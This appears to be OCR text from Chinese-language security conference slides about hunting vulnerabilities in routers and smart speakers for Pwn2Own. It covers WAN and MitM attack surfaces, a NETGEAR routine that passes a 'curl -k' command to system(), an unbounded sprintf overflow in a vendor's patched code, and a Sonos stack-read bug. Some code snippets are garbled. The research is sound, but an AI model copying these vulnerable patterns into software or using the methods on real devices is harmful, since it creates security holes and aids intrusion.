
漏洞挖掘

- WAN 攻擊面的擴展
 - 相對少攻擊面的 WAN 則相對難打，但 Pwn2Own 中，對於 Router 的 **WAN** 相對**寬鬆**
 - **MitM**
 - We can control **some** server from WAN side.
 - **DHCP**
 - **DNS**

Let's Play the Game

漏洞挖掘


- WAN 攻擊面的擴展



Let's Play the Game

漏洞挖掘


- WAN 攻擊面的擴展



Let's Play the Game

漏洞挖掘

- WAN 攻擊面的擴展



Let's Play the Game

漏洞挖掘

- WAN 攻擊面的擴展
 - 以 NETGEAR R6700 AC1750 為例
 - 定期會特定網址 curl 用 **insecure** 方式抓檔案去 Parse
 - 可透過**抓封包**做初步觀察，再找相對應 Binary 分析

```
snprintf(command_, command_size - 1, "%s %s %s/%s", "curl -s -m 180 -k -o", a3, a1, a2);
printf("%s: Executing '%s'\n", "url_retrieve", command);
system(command);
```

Let's Play the Game


漏洞挖掘

- WAN 攻擊面的擴展
 - 以 NETGEAR R6700 AC1750 為例
 - 定期會特定網址 curl 用 **insecure** 方式抓檔案去 Parse
 - 可透過**抓封包**做初步觀察，再找相對應 Binary 分析
 - Parse 該檔案就會是個**攻擊面**
 - Pwning a NETGEAR router from WAN - MitM style by Synacktiv

Let's Play the Game

漏洞挖掘

- WAN 攻擊面的擴展
 - 其他 WAN
 - IPv6 Firewall 沒有擋好
 - LAN -> WAN
 - TP-Link(2020) /NETGEAR(2022)
 - Kernel Module Bypass Firewall
 - NetUSB



漏洞挖掘中有趣的故事

- 開放原始碼專案很多人看過就很安全?
 1. 為了更貼合自身產品的功能/效能、廠商會加上自身的程式碼修改
 2. 對二進制檔案找差異幾乎不可能 😭
 3. 開放原始碼專案在 GNU GPLv3 授權下!?

```
> ls ./open-source-packages/<OSS-project-name>/patch/
```

- 0010_GZA-184-timemachine-backup-is-slow.patch
- 0002_GZA-182-implement-recycle-bin-function.patch
- 0012_GZA-182-fix-long-korean-share-name-show-issue.patch
- ...

提升 Apple Time Machine 備份的效率 😊

- ```
> ls ./open-source-packages/<OSS-project-name>/patch/
```
- 0010\_GZA-184-timemachine-backup-is-slow.patch
  - 0002\_GZ
  - 0005\_GZA-189-redirect-to-user-s-own-recycle-bin-folder.patch
  - 0012\_GZA-182-fix-long-korean-share-name-show-issue.patch
  - ...

解名稱韓文顯示的 Bug 🐞

```
> ls ./open-source-packages/<OSS-project-name>/patch/
```

- 0010\_GZA-184-timemachine-backup-is-slow.patch
- 0002\_GZA-192-implement-recycle-bin-function.patch
- 0005\_GZA-189-redirect-to-user-s-own-recycle-bin-folder.patch
- 0012\_GZA-193-add-recycle-bin-support.patch
- ...

幫加上刪除檔案的回收桶功能 

# 漏洞挖掘中有趣的故事

---

```
if (vol->v_recycle_bin == 1) {
 char del_file_path[513] = {0};

 if (curdir == vol->v_root)
 sprintf(del_file_path, "%s", file);
 else
 sprintf(del_file_path, "%s/%s",
 cfrombstr(curdir->d_fullpath) + \
 strlen(vol->v_path) + 1,
 file);
}
```



這段程式碼可能存在緩衝區溢位的風險。

在這段程式碼中，使用了 `sprintf` 函數來將路徑字串 `file` 和目錄路徑 `curdir->d\_fullpath` 組合成一個新的路徑 `del\_file\_path`。而 `del\_file\_path` 被定義為 `char` 類型的字符數組，大小為 513。由於沒有進一步檢查 `file` 和 `curdir->d\_fullpath` 的大小，如果這些字串的大小超過了 `del\_file\_path` 的大小，則可能會導致緩衝區溢位。

為了避免緩衝區溢位的風險，建議使用 `snprintf` 函數來替代





# 與產品團隊攻防的故事

- Sonos One Speaker
  1. 美國 Nasdaq 上市的智慧音響品牌
  2. 連續三年 Pwn2Own 目標
  3. 截自 2020 前無任何漏洞

| Target             | Cash Prize     | Master of Pwn Points |
|--------------------|----------------|----------------------|
| Sonos One Speaker  | \$60,000 (USD) | 6                    |
| Apple HomePod Mini | \$60,000 (USD) | 6                    |
| Amazon Echo Studio | \$60,000 (USD) | 6                    |
| Google Nest Audio  | \$60,000 (USD) | 6                    |

# 與產品團隊攻防的故事

---

- 2020 Pwn2Own Tokyo
  - 1. 努力未果 ><
  - 2. 無隊伍嘗試



# 與產品團隊攻防的故事

---

- 2021 Pwn2Own Austin - 再度挑戰!

```
size_t read_size = 1;
my_media_read(ctx, &dlen, &read_size, timeval);

dlen = (unsigned __int8) dlen;
if (dlen) {

 my_media_read(ctx, &buffer, &dlen, timeval);
}
```

# 與產品團隊攻防的故事

```
>-000000000000000D0 ; D/A/* : change type (data/ascii/array)
-000000000000000D0 ; N : rename
-000000000000000D0 ; U : undefine
-000000000000000D0 ; Use data definition commands to create local variables and function arguments.
-000000000000000D0 ; d registers.
-000000000000000D0
-000000000000000C5 DCB ? ; undefined
-000000000000000C4 DCB ? ; undefined
-000000000000000C3 DCB ? ; undefined
-000000000000000C2 DCB ? ; undefined
-000000000000000C1 DCB ? ; undefined
```

- 00000000000000000000000D0  
- 00000000000000000000000D0 **buffer**  
- 00000000000000000000000C8

- 2021 Pwn2Own Austin - 再度挑戰!

```
size_t read_size = 1;
my_media_read(ctx, &dlen, &read_size, timeval);

dlen = (unsigned) -1;
if (dlen) {
 MOV X0, $ctx
 SUB SP, SP, $dlen
 MOV X1, SP
 MOV X2, SP
 MOV X3, $timeval

 my_media_read(ctx, &buffer, &dlen, timeval);
}
```

# 與產品團隊攻防的故事

